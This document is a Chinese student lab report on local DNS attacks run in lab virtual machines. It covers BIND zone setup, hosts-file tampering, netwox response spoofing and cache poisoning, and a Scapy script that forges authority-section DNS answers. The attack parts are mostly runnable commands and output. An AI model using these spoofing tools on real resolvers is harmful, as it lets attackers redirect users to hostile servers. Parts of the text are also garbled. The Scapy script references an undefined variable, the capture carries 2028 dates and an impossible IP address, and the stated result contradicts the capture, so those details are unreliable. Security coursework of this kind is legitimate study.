


Lab 5-1 Local DNS Attack

Part 1: Setting Up a Local DNS Server

Task 1: Configure the User Machine

主机	IP地址
Attacker	192.168.11.140
Server	192.168.11.141(192.168.11.143)
Client	192.168.11.142(192.168.11.144)

为避免DHCP的默认服务器设置的影响，在/etc/resolvconf/resolv.conf.d/head文件中添加



```
/bin/bash
/bin/bash 73x44
1 # Dynamic resolv.conf(5) file for glibc resolver(3) generated by reso
lvconf(8)
2 #      DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITT
EN
3 nameserver 192.168.11.141
```

重启服务，dig百度后得到结果显示已将DNS服务器设置为服务器192.168.11.141

```
[09/15/20]seed@VM:~$ sudo resolvconf -u
[09/15/20]seed@VM:~$ dig baidu.com

; <>> DiG 9.10.3-P4-Ubuntu <>> baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50603
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;baidu.com.           IN      A

;; ANSWER SECTION:
baidu.com.          40      IN      A      220.181.38.148
baidu.com.          40      IN      A      39.156.69.79

;; Query time: 23 msec
;; SERVER: 192.168.11.141#53(192.168.11.141)
;; WHEN: Tue Sep 15 05:39:54 EDT 2020
;; MSG SIZE  rcvd: 70
```


Task 2: Set up a Local DNS Server


```

/bin/bash
/bin/bash 73x44
1 options {
2     directory "/var/cache/bind";
3
4     // If there is a firewall between you and nameservers you wan-
5     t
6     // to talk to, you may need to fix the firewall to allow mult-
7     iple
8     // ports to talk. See http://www.kb.cert.org/vuls/id/800113
9
10    // If your ISP provided one or more IP addresses for stable
11    // nameservers, you probably want to use them as forwarders.
12
13    // Uncomment the following block, and insert the addresses re-
14    placing
15    // the all-0's placeholder.
16
17    //=====
18
19    // If BIND logs error messages about the root key being expir-
20    ed,
21    // you will need to update your keys. See https://www.isc.or-
22    g/bind-keys
23
24    //=====
25
26    // dnssec-validation auto;
27    dnssec-enable no;
28    dump-file "/var/cache/bind/dump.db";
29    auth-nxdomain no;      # conform to RFC1035
30
31    query-source port      33333;
32    listen-on-v6 { any; };
33
34 };
```

```
1 | $sudo service bind9 restart
```

指定dump位置，关闭dnssec重新启动BIND服务后可以观察到DNS服务器正常运行





Task 3: Host a Zone in the Local DNS Server

- Step 1: Create zones

```
/bin/bash
/bin/bash 73x44
1 // This is the primary configuration file for the BIND DNS server named.
2 //
3 // Please read /usr/share/doc/bind9/README.Debian.gz for information on the
4 // structure of BIND configuration files in Debian, *BEFORE* you customize
5 // this configuration file.
6 //
7 // If you are just adding zones, please do that in /etc/bind/named.conf.local
8
9 include "/etc/bind/named.conf.options";
10 include "/etc/bind/named.conf.local";
11 include "/etc/bind/named.conf.default-zones";
12 zone "example.com" {
13     type master;
14     file "/etc/bind/example.com.db";
15 };
16 zone "11.168.192.in-addr.arpa" {
17     type master;
18     file "/etc/bind/192.168.11.db";
19 };
```

- Step 2: Setup the forward lookup zone file

```

root@VM:/etc/bind/example.com.db          /bin/bash 73x44
.java 192.168.11.db           195 B
.acpi .example.com.db.swp      4 K
.altern- bind.keys            2.33 K
.apache2 db.0                  237 B
.apm db.empty                353 B
.apparm- db.local              270 B
.apparm- db.root               3.1 K
.apport db.127                 271 B
.apt db.255                   237 B
.aptdae-.example.com.db       573 B
.at-sp12 named.conf            638 B
.avahi named.conf.default-zones 490 B
.bash-c- named.conf.local      165 B
.bind named.conf.options       978 B
.binfmt- rndc.key              77 B
.blueloto- zones.rfc1918        1.29 K

15.1K sum, 10.5G free 10/16 All "example.com.db" 16L, 573C

```

```

1 $TTL 3D ; default expiration time of all resource records without
2 ; their own TTL
3 @ IN SOA ns.example.com. admin.example.com. (
4     1 ; Serial
5     8H ; Refresh
6     2H ; Retry
7     4W ; Expire
8     1D ) ; Minimum
9 @ IN NS ns.example.com. ;Address of nameserver
10 @ IN MX 10 mail.example.com. ;Primary Mail Exchange
11 www IN A 192.168.11.101 ;Address of www.example.com
12 mail IN A 192.168.11.102 ;Address of mail.example.com
13 ns IN A 192.168.11.10 ;Address of ns.example.com
14 *.example.com. IN A 192.168.11.100 ;Address for other URLs
15 _ain IN PTR the_example.com
16 _ain

```

- Step 3: Set up the reverse lookup zone file

```

root@VM:/etc/bind/db.local          /bin/bash 73x44
.java 192.168.11.db           195 B
.acpi .192.168.11.db.swp      4 K
.altern- bind.keys            2.33 K
.apache2 db.0                  237 B
.apm db.empty                353 B
.apparm- db.local              270 B
.apparm- db.root               3.1 K
.apport db.127                 271 B
.apt db.255                   237 B
.aptdae-.example.com.db       573 B
.at-sp12 named.conf            638 B
.avahi named.conf.default-zones 490 B
.bash-c- named.conf.local      165 B
.bind named.conf.options       978 B
.binfmt- rndc.key              77 B
.blueloto- zones.rfc1918        1.29 K

15.1K sum, 10.5G free 6/16 All "192.168.11.db" 11L, 195C

```

```

1 $TTL 3D
2 @ IN SOA ns.example.com. admin.example.com. (
3     1 ; Serial
4     8H ; Refresh
5     2H ; Retry
6     4W ; Expire
7     1D ) ; Minimum
8 @ IN NS ns.example.com.
9 101 IN PTR www.example.com.
10 102 IN PTR mail.example.com.
11 10 IN PTR ns.example.com.

```

- Step 4: Restart the BIND server and test

```

root@VM:/etc/bind/example.com.db          /bin/bash 73x44
.java 192.168.11.db           195 B
.acpi bind.keys                2.33 K
.altern- db.0                  237 B
.apache2 db.empty              353 B
.apm db.local                  270 B
.apparm- db.root               3.1 K
.apport db.127                 271 B
.apt db.255                   237 B
.aptdae-.example.com.db       573 B
.at-sp12 named.conf             638 B
.avahi named.conf.local         165 B
.bash-c- named.conf.options      978 B
.bind named.conf.options       77 B
.binfmt- rndc.key              1.29 K

11.1K sum, 10.5G free 9/15 All [09/15/20]seed@VM.../bind$
```

```

[09/15/20]seed@VM.../bind$ dig www.example.com

; <>> DIG 9.10.3-P4-Ubuntu <<> www.example.com
; global options: +cmd
; Got answer:
; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 36817
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;www.example.com. IN A

; ANSWER SECTION:
www.example.com. 38775 IN A 93.184.216.34

; Query time: 43 msec
; SERVER: 192.168.11.141#53(192.168.11.141)
; WHEN: Tue Sep 15 07:04:18 EDT 2020
; MSG SIZE rcvd: 60

[09/15/20]seed@VM.../bind$ dig www.example.com

; <>> DIG 9.10.3-P4-Ubuntu <<> www.example.com
; global options: +cmd
; Got answer:
; ->HEADER<<- opcode: QUERY, status: SERVFAIL, id: 58639
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;www.example.com. IN A

; Query time: 2 msec
; SERVER: 192.168.11.141#53(192.168.11.141)
; WHEN: Tue Sep 15 07:08:27 EDT 2020
; MSG SIZE rcvd: 44

```

失败，发现文件中有分号打错，修改后正常解析

```
$TTL 3D ; default expiration time of all resource records without
      : their own TTL
@ IN SOA ns.example.com. admin.example.com. (
    1 ; Serial
    8H ; Refresh
    2H ; Retain
    1W ; Expire
    1H ; Negative Cache TTL
)
```

```
[09/15/20]seed@VM:~/Desktop$ dig www.example.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32991
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.com.          259200  IN      NS     ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.        259200  IN      A      192.168.0.10

;; Query time: 93 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 08:42:14 EDT 2020
;; MSG SIZE rcvd: 93
```

Part II: Attacks on DNS

Task 4: Modifying the Host File

修改/etc/hosts文件后

```
/bin/bash
1 127.0.0.1      localhost
2 127.0.1.1      VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1      ip6-localhost ip6-loopback
6 fe00::0 ip6-localnet
7 ff00::0 ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10 127.0.0.1      User
11 127.0.0.1      Attacker
12 127.0.0.1      Server
13 127.0.0.1      www.SeedLabSQLInjection.com
14 127.0.0.1      www.xsslabelgg.com
15 127.0.0.1      www.csrflabelgg.com
16 127.0.0.1      www.csrflabattacker.com
17 127.0.0.1      www.repackagingattacklab.com
18 127.0.0.1      www.seedlabclickjacking.com
19 1.2.3.4         www.bank32.com
```

可以看到主机已将www.bank32.com错误地解析至1.2.3.4，而dig会忽略本地hosts所以可以正常解析

```

[09/15/20]seed@VM:~/Desktop$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
^C
--- www.bank32.com ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5129ms

[09/15/20]seed@VM:~/Desktop$ dig www.bank32.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22972
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.           IN      A

;; ANSWER SECTION:
www.bank32.com.        60      IN      CNAME   bank32.com.
bank32.com.            3600    IN      A       34.102.136.180

;; Query time: 437 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 10:37:57 EDT 2020
;; MSG SIZE rcvd: 73

[09/15/20]seed@VM:~/Desktop$ w3m www.bank32.com
w3m: Can't load www.bank32.com.

```

Task 5: Directly Spoofing Response to User

未被欺骗时

```

[09/15/20]seed@VM:~/Desktop$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53973
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.        2110    IN      A       93.184.216.34

;; Query time: 2 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 11:58:35 EDT 2020
;; MSG SIZE rcvd: 60

```

运行netwox脚本后能够发现被攻击主机的DNS查询报文，构造虚假信息后发送给被攻击主机

```

1 | sudo netwox 105 --hostname "www.example.net" --hostnameip 192.168.111.111 --
authns "ns.example.net" --authnsip 192.168.111.111 --filter "src host
192.168.11.144"

```

```
[09/15/20]seed@VM:~$ sudo netwox 105 -h "www.example.com" -H 192.168.111.111 -a "ns.example.com" -A 192.168.111.222
DNS question
| id=56536 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| www.example.com. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
|
DNS_answer
| id=56536 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.example.com. A
| www.example.com. A 10 192.168.111.111
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.111.222
|
DNS_answer
| id=56536 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=2
| www.example.com. A
| www.example.com. A 259200 192.168.0.101
| example.com. NS 259200 ns.example.com.
| ns.example.com. A 259200 192.168.0.10
| . OPT UDPpl=4096 errcode=0 v=0 ...
|
DNS_answer
| id=56536 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.example.com. A
| www.example.com. A 10 192.168.111.111
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.111.222
```

可以看到主机被欺骗

```
[09/15/20]seed@VM:~/Desktop$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20048
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A      192.168.111.111

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS     ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A      192.168.111.111

;; Query time: 5 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 11:56:50 EDT 2020
;; MSG SIZE  rcvd: 88
```

Task 6: DNS Cache Poisoning Attack

攻击前

```
[09/15/20]seed@VM:~/Desktop$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53973
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.          IN      A
;;
;; ANSWER SECTION:
www.example.net.      2110     IN      A      93.184.216.34
;;
;; Query time: 2 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 11:58:35 EDT 2020
;; MSG SIZE rcvd: 60
```

运行netwox攻击后：

```
1 | sudo netwox 105 --hostname "www.example.net" --hostnameip "111.111.111.123" -
  |   -authns "ns.example.net" --authnsip "111.111.111.222" --ttl 300 --spoofip raw
```

```
[09/15/20]seed@VM:~/Desktop$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15290
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;;
;; QUESTION SECTION:
;www.example.net.          IN      A
;;
;; ANSWER SECTION:
www.example.net.      300     IN      A      111.111.111.123
;;
;; AUTHORITY SECTION:
ns.example.net.        300     IN      NS      ns.example.net.
;;
;; ADDITIONAL SECTION:
ns.example.net.        300     IN      A      111.111.111.222
;;
;; Query time: 15 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 12:05:29 EDT 2020
;; MSG SIZE rcvd: 88
```

在服务器中可以看到在DNS cache内已有被修改内容

```
[09/15/20]seed@VM:.../bind$ sudo rndc dumpdb -cache
[09/15/20]seed@VM:.../bind$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200915160718
; authanswer
; ns.example.net.          191      IN  NS    ns.example.net.
; authauthority
ns.example.net.          191      NS     ns.example.net.
; additional
; www.example.net.          191      A     111.111.111.222
; authanswer
www.example.net.          191      A     111.111.111.123
```

Task 7: DNS Cache Poisoning: Targeting the Authority Section

利用Guidline中的Scapy脚本

```
1 #!/usr/bin/python
2 from scapy.all import *
3 def spoof_dns(pkt):
4     if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
5         # Swap the source and destination IP address
6         IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
7         # Swap the source and destination port number
8         UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
9         # The Answer Section
10        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
11 rdata='10.0.2.5')
12        # The Authority Section
13        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
14 rdata='ns1.example.net')
15        NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200,
16 rdata='ns2.example.net')
17        # The Additional Section
18        Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200,
19 rdata='1.2.3.4')
20        Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200,
21 rdata='5.6.7.8')
22        # Construct the DNS packet
23        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
24 qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2,
25 ar=Addsec1/Addsec2)
26        # Construct the entire IP packet and send it out
27        spoofpkt = IPpkt/UDPPkt/DNSpkt
28        send(spoofpkt)
29 # Sniff UDP query packets and invoke spoof_dns().
30 pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

在服务器中抓包看到example.net域下的所有网站都会解析至192.168.11.143，攻击成功

11	2028-09-15 12:41:37.1831060...	192.33.4.12	192.168.11.143	DNS	91 Standard query response 0x76e1 A www.example.net A 93.184.216.34
12	2028-09-15 12:41:37.1838293...	192.168.11.143	192.168.11.144	DNS	182 Standard query response 0xf199 A www.example.net A 93.184.216.34 OPT
13	2028-09-15 12:41:37.1905011...	192.33.4.12	192.168.11.143	DNS	279 Standard query response 0x69da NS <Root> NS a.root-servers.net NS b.root-servers...
14	2028-09-15 12:41:37.1913669...	192.168.11.143	192.283.230.10	DNS	78 Standard query 0x5934 NS <Root> OPT
15	2028-09-15 12:41:37.1933572...	192.168.11.143	192.283.230.10	DNS	89 Standard query 0xbabd AAAA E.ROOT-SERVERS.NET OPT
16	2028-09-15 12:41:37.1936393...	192.168.11.143	192.283.230.10	DNS	89 Standard query 0x4727 AAAA G.ROOT-SERVERS.NET OPT
17	2028-09-15 12:41:37.1994786...	192.283.230.10	192.168.11.143	DNS	89 Standard query response 0x3bad AAAA E.ROOT-SERVERS.NET OPT
18	2028-09-15 12:41:37.1995085...	192.283.230.10	192.168.11.143	DNS	89 Standard query response 0x52f7 AAAA G.ROOT-SERVERS.NET OPT
19	2028-09-15 12:41:37.3106125...	192.283.230.10	192.168.11.143	DNS	278 Standard query response 0x5934 NS <Root> NS a.root-servers.net NS b.root-servers...
20	2028-09-15 12:41:37.3882985...	192.168.11.143	192.168.11.144	DNS	248 Standard query response 0xf199 A www.example.net A 10.0.2.5 NS ns1.example.net NS...

